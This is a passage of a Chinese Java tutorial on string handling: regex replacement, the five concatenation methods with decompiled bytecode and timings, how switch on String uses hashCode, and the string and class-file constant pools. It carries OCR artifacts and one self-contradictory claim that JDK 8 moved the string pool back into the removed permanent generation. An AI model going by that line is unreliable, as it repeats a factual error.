Matcher matcher = pattern.matcher("正则表达式 Hello World,正则表达式 Hello World
");
//替换第一个符合正则的数据
System.out.println(matcher.replaceFirst("Java"));
```

3、 replaceAll()替换所有 html 标签

```
//去除 html 标记
Pattern pattern = Pattern.compile("<.+?>", Pattern.DOTALL);
Matcher matcher = pattern.matcher("<a href=\"index.html\">主页</a>");
String string = matcher.replaceAll("");
System.out.println(string);
```

4、 replaceAll() 替换指定文字

```
//替换指定{}中文字
String str = "Java 目前的发展史是由{0}年-{1}年";
String[][] object = {
 new String[] {
     "\\{0\\}",
     "1995"
 },
 new String[] {
     "\\{1\\}",
     "2007"
 }
};
System.out.println(replace(str, object));
public static String replace(final String sourceString, Object[] object) {
 String temp = sourceString;
 for (int i = 0; i < object.length; i++) {
     String[] result = (String[]) object[i];
     Pattern pattern = Pattern.compile(result[0]);
     Matcher matcher = pattern.matcher(temp);
     temp = matcher.replaceAll(result[1]);
 }
 return temp;
}
```

5、 replace()替换字符串

```
System.out.println("abac".replace("a", "\a")); //\ab\ac
```

String 对“+”的重载

1、String s = "a" + "b"，编译器会进行常量折叠(因为两个都是编译期常量，编译期可知)，即变成 String s = "ab"

2、对于能够进行优化的(String s = "a" + 变量 等)用 StringBuilder 的 append() 方法替代，最后调用 toString() 方法（底层就是一个 new String())

字符串拼接的几种方式和区别

字符串，是 Java 中最常用的一个数据类型了。

本文，也是对于 Java 中字符串相关知识的一个补充，主要来介绍一下字符串拼接相关的知识。本文基于 jdk1.8.0_181。

字符串拼接

字符串拼接是我们在 Java 代码中比较经常要做的事情，就是把多个字符串拼接到一起。

我们都知道，String 是 Java 中一个不可变的类，所以他一旦被实例化就无法被修改。

不可变类的实例一旦创建，其成员变量的值就不能被修改。这样设计有很多好处，比如可以缓存 hashcode、使用更加便利以及更加安全等。


但是，既然字符串是不可变的，那么字符串拼接又是怎么回事呢?

字符串不变性与字符串拼接

其实，所有的所谓字符串拼接，都是重新生成了一个新的字符串。下面一段字符串拼接代码：

```
String s = "abcd";
s = s.concat("ef");
```

其实最后我们得到的 s 已经是一个新的字符串了。如下图：



s 中保存的是一个重新创建出来的 String 对象的引用。

那么，在 Java 中，到底如何进行字符串拼接呢？字符串拼接有很多种方式，这里简单介绍几种比较常用的。

使用+拼接字符串

在 Java 中，拼接字符串最简单的方式就是直接使用符号+来拼接。如：

```
String wechat = "Hollis";
String introduce = "每日更新 Java 相关技术文章";
String hollis = wechat + "," + introduce;
```

这里要特别说明一点，有人把 Java 中使用+拼接字符串的功能理解为运算符重载。其实并不是，Java 是不支持运算符重载的。这其实只是 Java 提供的一个语法糖。后面再详细介绍。

运算符重载：在计算机程序设计中，运算符重载（英语：operator overloading）是多态的一种。运算符重载，就是对已有的运算符重新进行定义，赋予其另一种功能，以适应不同的数据类型。

语法糖：语法糖（Syntactic sugar），也译为糖衣语法，是由英国计算机科学家彼得·兰丁发明的一个术语，指计算机语言中添加的某种语法，这种语法对语言的功能没有影响，但是更方便程序员使用。语法糖让程序更加简洁，有更高的可读性。

Concat

除了使用+拼接字符串之外，还可以使用String类中的方法concat方法来拼接字符串。如：

```
String wechat = "Hollis";
String introduce = "每日更新Java相关技术文章";
String hollis = wechat.concat(",").concat(introduce);
```

StringBuffer

关于字符串，Java中除了定义了一个可以用来定义字符串常量的String类以外，还提供了可以用来定义字符串变量的StringBuffer类，它的对象是可以扩充和修改的。

使用StringBuffer可以方便的对字符串进行拼接。如：

```
StringBuffer wechat = new StringBuffer("Hollis");
String introduce = "每日更新Java相关技术文章";
StringBuffer hollis = wechat.append(",").append(introduce);
```

StringBuilder

除了StringBuffer以外，还有一个类StringBuilder也可以使用，其用法和StringBuffer类似。如：

```
StringBuilder wechat = new StringBuilder("Hollis");
String introduce = "每日更新Java相关技术文章";
StringBuilder hollis = wechat.append(",").append(introduce);
```

StringUtils.join

除了JDK中内置的字符串拼接方法，还可以使用一些开源类库中提供的字符串拼接方法名，如apache.commons中提供的StringUtils类，其中的join方法可以拼接字符串。


```
String wechat = "Hollis";
String introduce = "每日更新Java相关技术文章";
System.out.println(StringUtils.join(wechat, ",", introduce));
```

这里简单说一下，StringUtils 中提供的 join 方法，最主要的功能是：将数组或集合以某拼接符拼接到一起形成新的字符串，如：

```
String []list  ={"Hollis","每日更新 Java 相关技术文章"};
String result= StringUtils.join(list,",");
System.out.println(result);
//结果：Hollis,每日更新 Java 相关技术文章
```

并且，Java8 中的 String 类中也提供了一个静态的 join 方法，用法和 StringUtils.join 类似。

以上就是比较常用的五种在 Java 种拼接字符串的方式，那么到底哪种更好用呢？为什么 Java 开发手册中不建议在循环体中使用+进行字符串拼接呢？


17. 【推荐】循环体内，字符串的连接方式，使用 StringBuilder 的 append 方法进行扩展。
说明：反编译出的字节码文件显示每次循环都会 new 出一个 StringBuilder 对象，然后进行 append 操作，最后通过 toString 方法返回 String 对象，造成内存资源浪费。
反例：
```
String str = "start";
for (int i = 0; i < 100; i++) {
    str = str + "hello";
}
```

使用+拼接字符串的实现原理

前面提到过，使用+拼接字符串，其实只是 Java 提供的一个语法糖， 那么，我们就来解一解这个语法糖，看看他的内部原理到底是如何实现的。

还是这样一段代码。我们把他生成的字节码进行反编译，看看结果。

```
String wechat = "Hollis";
String introduce = "每日更新 Java 相关技术文章";
String hollis = wechat + "," + introduce;
```

反编译后的内容如下，反编译工具为 jad。

```
String wechat = "Hollis";
String introduce = "\u6BCF\u65E5\u66F4\u65B0Java\u76F8\u5173\u6280\u672F\u6
587\u7AE0";//每日更新 Java 相关技术文章
String hollis = (new StringBuilder()).append(wechat).append(",").append(int
roduce).toString();
```

通过查看反编译以后的代码，我们可以发现，原来字符串常量在拼接过程中，是将 String 转成了 StringBuilder 后，使用其 append 方法进行处理的。

那么也就是说，Java 中的+对字符串的拼接，其实现原理是使用 StringBuilder.append。

concat 是如何实现的

我们再来看一下 concat 方法的源代码，看一下这个方法又是如何实现的。

```
public String concat(String str)
    int otherLen = str.length();
    if (otherLen == 0) {
        return this;
    }
    int len = value.length;
    char buf[] = Arrays.copyOf(value, len + otherLen);
    str.getChars(buf, len);
    return new String(buf, true);
    }
```

这段代码首先创建了一个字符数组，长度是已有字符串和待拼接字符串的长度之和，再把两个字符串的值复制到新的字符数组中，并使用这个字符数组创建一个新的 String 对象并返回。

通过源码我们也可以看到，经过 concat 方法，其实是 new 了一个新的 String，这也就呼应到前面我们说的字符串的不变性问题上了。

StringBuffer 和 StringBuilder

接下来我们看看 StringBuffer 和 StringBuilder 的实现原理。

和 String 类类似，StringBuilder 类也封装了一个字符数组，定义如下：

```
char[] value;
```

与 String 不同的是，它并不是 final 的，所以他是可以修改的。另外，与 String 不同，字符数组中不一定所有位置都已经被使用，它有一个实例变量，表示数组中已经使用的字符个数，定义如下：

```
int count;
```

其 append 源码如下：

```
public StringBuilder append(String str) {
    super.append(str);
    return this;
    }
```

该类继承了 AbstractStringBuilder 类，看下其 append 方法：

```
public AbstractStringBuilder append(String str)  {
    if (str == null)
        return appendNull();
    int len = str.length();
    ensureCapacityInternal(count + len);
    str.getChars(0, len, value, count);
    count += len;
     return this;
    }
```

append 会直接拷贝字符到内部的字符数组中，如果字符数组长度不够，会进行扩展。

StringBuffer 和 StringBuilder 类似，最大的区别就是 StringBuffer 是线程安全的，看一下 StringBuffer 的 append 方法。

```
public synchronized StringBuffer append(String str) {
    toStringCache = null;
    super.append(str);
    return this;
}
```

该方法使用 synchronized 进行声明，说明是一个线程安全的方法。而 StringBuilder 则不是线程安全的。

StringUtils.join 是如何实现的

通过查看 StringUtils.join 的源代码，我们可以发现，其实他也是通过 StringBuilder 来实现的。

```
public static String join(final Object[] array, String separator, final int
startIndex, final int endIndex) {
if (array == null) {
        return null;
    }
    if (separator == null) {
        separator = EMPTY;
    }

    // endIndex - startIndex > 0:   Len = NofStrings *(len(firstString) + len(s
eparator))
    //           (Assuming that all Strings are roughly equally long)
    final int noOfItems = endIndex - startIndex;
    if (noOfItems <= 0) {
        return EMPTY;
    }

    final StringBuilder buf = new StringBuilder(noOfItems * 16);

    for (int i = startIndex; i < endIndex; i++) {
        if (i > startIndex) {
            buf.append(separator);
        }
        if (array[i] != null) {
            buf.append(array[i]);
        }
    }
     return buf.toString();
    }
```

效率比较

既然有这么多种字符串拼接的方法，那么到底哪一种效率最高呢？我们来简单对比一下。

```
long t1 = System.currentTimeMillis();
//这里是初始字符串定义
for (int i = 0; i < 50000; i++) {
    //这里是字符串拼接代码
}
long t2 = System.currentTimeMillis();
System.out.println("cost:" + (t2 - t1));
```

我们使用形如以上形式的代码，分别测试下五种字符串拼接代码的运行时间。得到结果如下：

```
+cost:5119
StringBuilder cost:3
StringBuffer cost:4
concat cost:3623
StringUtils.join cost:25726
```

从结果可以看出，用时从短到长的对比是：

StringBuilder<StringBuffer<concat<+<StringUtils.join

StringBuffer 在 StringBuilder 的基础上，做了同步处理，所以在耗时上会相对多一些。

StringUtils.join 也是使用了 StringBuilder，并且其中还是有很多其他操作，所以耗时较长，这个也容易理解。其实 StringUtils.join 更擅长处理字符串数组或者列表的拼接。

那么问题来了，前面我们分析过，其实使用+拼接字符串的实现原理也是使用的 StringBuilder，那为什么结果相差这么多，高达 1000 多倍呢?

我们再把以下代码反编译下：

```
long t1 = System.currentTimeMillis();
String str = "hollis";
for (int i = 0; i < 50000; i++) {
    String s = String.valueOf(i);
    str += s;
}
long t2 = System.currentTimeMillis();
System.out.println("+ cost:" + (t2 - t1));
```

反编译后代码如下：

```
long t1 = System.currentTimeMillis();
String str = "hollis";
for(int i = 0; i < 50000; i++)
{
    String s = String.valueOf(i);
    str = (new StringBuilder()).append(str).append(s).toString();
}

long t2 = System.currentTimeMillis();
System.out.println((new StringBuilder()).append("+ cost:").append(t2 - t1).to
String());
```

我们可以看到反编译后的代码，在 for 循环中，每次都是 new 了一个 StringBuilder，然后再把 String 转成 StringBuilder，再进行 append。

而频繁的新建对象当然要耗费很多时间了，不仅仅会耗费时间，频繁的创建对象，还会造成内存资源的浪费。

所以， Java 开发手册建议：循环体内，字符串的连接方式，使用 StringBuilder 的 append 方法进行扩展。而不要使用+。

总结

本文介绍了什么是字符串拼接，虽然字符串是不可变的，但是还是可以通过新建字符串的方式来进行字符串的拼接。

常用的字符串拼接方式有五种，分别是使用+、使用 concat、使用 StringBuilder、使用 StringBuffer 以及使用 StringUtils.join。

由于字符串拼接过程中会创建新的对象，所以如果要在一个循环体中进行字符串拼接，就要考虑内存问题和效率问题。

因此，经过对比，我们发现，直接使用 StringBuilder 的方式是效率最高的。因为 StringBuilder 天生就是设计来定义可变字符串和字符串的变化操作的。

但是，还要强调的是：

1、如果不是在循环体中进行字符串拼接的话，直接使用+就好了。
2、如果在并发场景中进行字符串拼接的话，要使用 StringBuffer 来代替 StringBuilder。

String.valueOf 和 Integer.toString 的区别

我们有三种方式将一个 int 类型的变量变成呢过 String 类型，那么他们有什么区别?

```
1.int i = 5;
2.String i1 = "" + i;
3.String i2 = String.valueOf(i);
4.String i3 = Integer.toString(i);
```

第三行和第四行没有任何区别，因为 String.valueOf(i)也是调用 Integer.toString(i)来实现的。

第二行代码其实是 String i1 = (new StringBuilder()).append(i).toString();，首先创建一个 StringBuilder 对象，然后再调用 append 方法，再调用 toString 方法。

switch 对 String 的支持

Java 7 中，switch 的参数可以是 String 类型了，这对我们来说是一个很方便的改进。到目前为止 switch 支持这样几种数据类型：byte 、short、int 、char 、String 。但是，作为一个程序员我们不仅要知道他有多么好用，还要知道它是如何实现的，switch 对整型的支持是怎么实现的呢？对字符型是怎么实现的呢？String 类型呢？有一点 Java 开发经验的人这个时候都会猜测 switch 对 String 的支持是使用 equals()方法和 hashcode()方法。那么到底是不是这两个方法呢？接下来我们就看一下，switch 到底是如何实现的。

一、switch 对整型支持的实现

下面是一段很简单的 Java 代码，定义一个 int 型变量 a，然后使用 switch 语句进行判断。执行这段代码输出内容为 5，那么我们将下面这段代码反编译，看看他到底是怎么实现的。

```
public class switchDemoInt  {
  public static void main(String[] args) {
        int a = 5;
        switch (a) {
        case 1:
            System.out.println(1);
            break;
        case 5:
            System.out.println(5);
            break;
        default:
            break;
        }
    }}
    //output 5
```

反编译后的代码如下：

```
public class switchDemoInt
{
    public switchDemoInt()
    {
    }
    public static void main(String args[])
    {
        int a = 5;
        switch(a)
        {
        case 1: // '\001'
            System.out.println(1);
            break;

        case 5: // '\005'
            System.out.println(5);
            break;
        }
    }
    }
```

我们发现，反编译后的代码和之前的代码比较除了多了两行注释以外没有任何区别，那么我们就知道，switch 对 int 的判断是直接比较整数的值。

二、switch 对字符型支持的实现

直接上代码：

```
public class switchDemoInt {
    public static void main(String[] args) {
        char a = 'b';
        switch (a) {
        case 'a':
            System.out.println('a');
            break;
        case 'b':
            System.out.println('b');
            break;
        default:
            break;
        }
    }
    }
```

编译后的代码如下：

```
public class switchDemoChar
{
    public switchDemoChar()
    {
    }
    public static void main(String args[])
    {
        char a = 'b';
        switch(a)
        {
        case 97: // 'a'
            System.out.println('a');
            break;
        case 98: // 'b'
            System.out.println('b');
            break;
        }
  }
}
```

通过以上的代码作比较我们发现：对 char 类型进行比较的时候，实际上比较的是 ascii 码，编译器会把 char 型变量转换成对应的 int 型变量。

三、switch 对字符串支持的实现

还是先上代码：

```
public class switchDemoString {
    public static void main(String[] args) {
        String str = "world";
        switch (str) {
        case "hello":
            System.out.println("hello");
            break;
        case "world":
            System.out.println("world");
            break;
        default:
            break;
        }
    }
    }
```

对代码进行反编译：

```
public class switchDemoString
{
    public switchDemoString()
    {
    }
    public static void main(String args[])
    {
        String str = "world";
        String s;
        switch((s = str).hashCode())
        {
        default:
            break;
        case 99162322:
            if(s.equals("hello"))
                System.out.println("hello");
            break;
        case 113318802:
            if(s.equals("world"))
                System.out.println("world");
            break;
        }
    }
    }
```

看到这个代码，你知道原来字符串的 switch 是通过 equals()和 hashCode()方法来实现的。记住，switch 中只能使用整型，比如 byte，short，char(ackii 码是整型)以及 int。还好 hashCode()方法返回的是 int，而不是 long。通过这个很容易记住 hashCode 返回的是 int 这个事实。仔细看下可以发现，进行 switch 的实际是哈希值，然后通过使用 equals 方法比较进行安全检查，这个检查是必要的，因为哈希可能会发生碰撞。因此它的性能是不如使用枚举进行 switch 或者使用纯整数常量，但这也不是很差。因为 Java 编译器只增加了一个 equals 方法，如果你比较的是字符串字面量的话会非常快，比如”abc” ==”abc”。如果你把 hashCode()方法的调用也考虑进来了，那么还会再多一次的调用开销，因为字符串一旦创建了，它就会把哈希值缓存起来。因此如果这个 switch 语句是用在一个循环里的，比如逐项处理某个值，或者游戏引擎循环地渲染屏幕，这里 hashCode()方法的调用开销其实不会很大。

好，以上就是关于 switch 对整型、字符型、和字符串型的支持的实现方式，总结一下我们可以发现，其实 switch 只支持一种数据类型，那就是整型，其他数据类型都是转换成整型之后在使用 switch 的。

字符串池

字符串大家一定都不陌生，他是我们非常常用的一个类。

String 作为一个 Java 类，可以通过以下两种方式创建一个字符串：

```
String str = "Hollis";

String str = new String("Hollis");
```

而第一种是我们比较常用的做法，这种形式叫做"字面量"。

在 JVM 中，为了减少相同的字符串的重复创建，为了达到节省内存的目的。会单独开辟一块内存，用于保存字符串常量，这个内存区域被叫做字符串常量池。

当代码中出现双引号形式（字面量）创建字符串对象时，JVM 会先对这个字符串进行检查，如果字符串常量池中存在相同内容的字符串对象的引用，则将这个引用返回；否则，创建新的字符串对象，然后将这个引用放入字符串常量池，并返回该引用。

这种机制，就是字符串驻留或池化。

字符串常量池的位置

在 JDK 7 以前的版本中，字符串常量池是放在永久代中的。

因为按照计划，JDK 会在后续的版本中通过元空间来代替永久代，所以首先在 JDK 7 中，将字符串常量池先从永久代中移出，暂时放到了堆内存中。

在 JDK 8 中，彻底移除了永久代，使用元空间替代了永久代，于是字符串常量池再次从堆内存移动到永久代中。

Class 常量池

在 Java 中，常量池的概念想必很多人都听说过。这也是面试中比较常考的题目之一。

在 Java 有关的面试题中，一般习惯通过 String 的有关问题来考察面试者对于常量池的知识的理解，几道简单的 String 面试题难倒了无数的开发者。所以说，常量池是 Java 体系中一个非常重要的概念。

谈到常量池，在 Java 体系中，共用三种常量池。分别是字符串常量池、Class 常量池和运行时常量池。

本文先来介绍一下到底什么是 Class 常量池。

什么是 Class 文件

在 Java 代码的编译与反编译那些事儿中我们介绍过 Java 的编译和反编译的概念。我们知道，计算机只认识 0 和 1，所以程序员写的代码都需要经过编译成 0 和 1 构成的二进制格式才能够让计算机运行。

我们在《深入分析 Java 的编译原理》中提到过，为了让 Java 语言具有良好的跨平台能力，Java 独具匠心的提供了一种可以在所有平台上都能使用的一种中间代码——字节码（ByteCode）。

有了字节码，无论是哪种平台（如 Windows、Linux 等），只要安装了虚拟机，都可以直接运行字节码。

同样，有了字节码，也解除了 Java 虚拟机和 Java 语言之间的耦合。这话可能很多人不理解，Java 虚拟机不就是运行 Java 语言的么？这种解耦指的是什么？

其实，目前 Java 虚拟机已经可以支持很多除 Java 语言以外的语言了，如 Groovy、JRuby、Jython、Scala 等。之所以可以支持，就是因为这些语言也可以被编译成字节码。而虚拟机并不关心字节码是有哪种语言编译而来的。

Java 语言中负责编译出字节码的编译器是一个命令是 javac。

javac 是收录于 JDK 中的 Java 语言编译器。该工具可以将后缀名为.java 的源文件编译为后缀名为.class 的可以运行于 Java 虚拟机的字节码。


如，我们有以下简单的 HelloWorld.java 代码：

```
public class HelloWorld {
    public static void main(String[] args) {
        String s = "Hollis";
    }
    }
```

通过 javac 命令生成 class 文件：

```
javac HelloWorld.java
```

生成 HelloWorld.class 文件：



如何使用 16 进制打开 class 文件：使用 vim test.class ，然后在交互模式下，输入 :%!xxd 即可。

可以看到，上面的文件就是 Class 文件，Class 文件中包含了 Java 虚拟机指令集和符号表以及若干其他辅助信息。

要想能够读懂上面的字节码，需要了解 Class 类文件的结构，由于这不是本文的重点，这里就不展开说明了。

读者可以看到，HelloWorld.class 文件中的前八个字母是 cafe babe，这就是 Class 文件的魔数（Java 中的”魔数”）。

我们需要知道的是，在 Class 文件的 4 个字节的魔数后面的分别是 4 个字节的 Class 文件的版本号（第 5、6 个字节是次版本号，第 7、8 个字节是主版本号，我生成的 Class 文件的版本号是 52，这时 Java 8 对应的版本。也就是说，这个版本的字节码，在 JDK 1.8 以下的版本中无法运行）在版本号后面的，就是 Class 常量池入口了。

Class 常量池


Class 常量池可以理解为是 Class 文件中的资源仓库。Class 文件中除了包含类的版本、字段、方法、接口等描述信息外，还有一项信息就是常量池(constant pool table)，用于存放编译器生成的各种字面量(Literal)和符号引用(Symbolic References)。

由于不同的 Class 文件中包含的常量的个数是不固定的，所以在 Class 文件的常量池入口处会设置两个字节的常量池容量计数器，记录了常量池中常量的个数。

当然，还有一种比较简单的查看 Class 文件中常量池的方法，那就是通过 javap 命令。对于以上的 HelloWorld.class，可以通过

```
javap -v  HelloWorld.class
```

查看常量池内容如下:



从上图中可以看到，反编译后的 class 文件常量池中共有 16 个常量。而 Class 文件中常量计数器的数值是 0011，将该 16 进制数字转换成 10 进制的结果是 17。

原因是与 Java 的语言习惯不同，常量池计数器是从 0 开始而不是从 1 开始的，常量池的个数是 10 进制的 17，这就代表了其中有 16 个常量，索引值范围为 1-16。

常量池中有什么

介绍完了什么是 Class 常量池以及如何查看常量池，那么接下来我们就要深入分析一下，Class 常量池中都有哪些内容。

常量池中主要存放两大类常量：字面量（literal）和符号引用（symbolic references）。

字面量

前面说过，运行时常量池中主要保存的是字面量和符号引用，那么到底什么字面量?

在计算机科学中，字面量（literal）是用于表达源代码中一个固定值的表示法（notation）。几乎所有计算机编程语言都具有对基本值的字面量表示，诸如：整数、浮点数以及字符串；而有很多也对布尔类型和字符类型的值也支持字面量表示；还有一些甚至对枚举类型的元素以及像数组、记录和对象等复合类型的值也支持字面量表示法。

以上是关于计算机科学中关于字面量的解释，并不是很容易理解。说简单点，字面量就是指由字母、数字等构成的字符串或者数值。

字面量只可以右值出现，所谓右值是指等号右边的值，如：int a=123 这里的 a 为左值，123 为右值。在这个例子中 123 就是字面量。

```
int a = 123;
String s = "hollis";
```

上面的代码事例中，123 和 hollis 都是字面量。

本文开头的 HelloWorld 代码中，Hollis 就是一个字面量。

符号引用

常量池中，除了字面量以外，还有符号引用，那么到底什么是符号引用呢。

符号引用是编译原理中的概念，是相对于直接引用来说的。主要包括了以下三类常量：
* 类和接口的全限定名 * 字段的名称和描述符 * 方法的名称和描述符

这也就可以印证前面的常量池中还包含一些 `com/hollis/HelloWorld`、`main`、`([Ljava/lang/String;)V` 等常量的原因了。

Class 常量池有什么用

前面介绍了这么多，关于 Class 常量池是什么，怎么查看 Class 常量池以及 Class 常量池中保存了哪些东西。有一个关键的问题没有讲，那就是 Class 常量池到底有什么用。

首先，可以明确的是，Class 常量池是 Class 文件中的资源仓库，其中保存了各种常量。而这些常量都是开发者定义出来，需要在程序的运行期使用的。

在《深入理解 Java 虚拟》中有这样的表述：

Java 代码在进行 `Javac` 编译的时候，并不像 C 和 C++那样有“连接”这一步骤，而是在虚拟机加载 Class 文件的时候进行动态连接。也就是说，在 Class 文件中不会保存各个方法、字段的最终内存布局信息，因此这些字段、方法的符号引用不经过运行期转换的话无法得到真正的内存入口地址，也就无法直接被虚拟机使用。当虚拟机运行时，需要从常量池获得对应的符号引用，再在类创建时或运行时解析、翻译到具体的内存地址之中。关于类的创建和动态连接的内容，在虚拟机类加载过程时再进行详细讲解。

前面这段话，看起来很绕，不是很容易理解。其实他的意思就是： Class 是用来保存常量的一个媒介场所，并且是一个中间场所。在 JVM 真的运行时，需要把常量池中的常量加载到内存中。

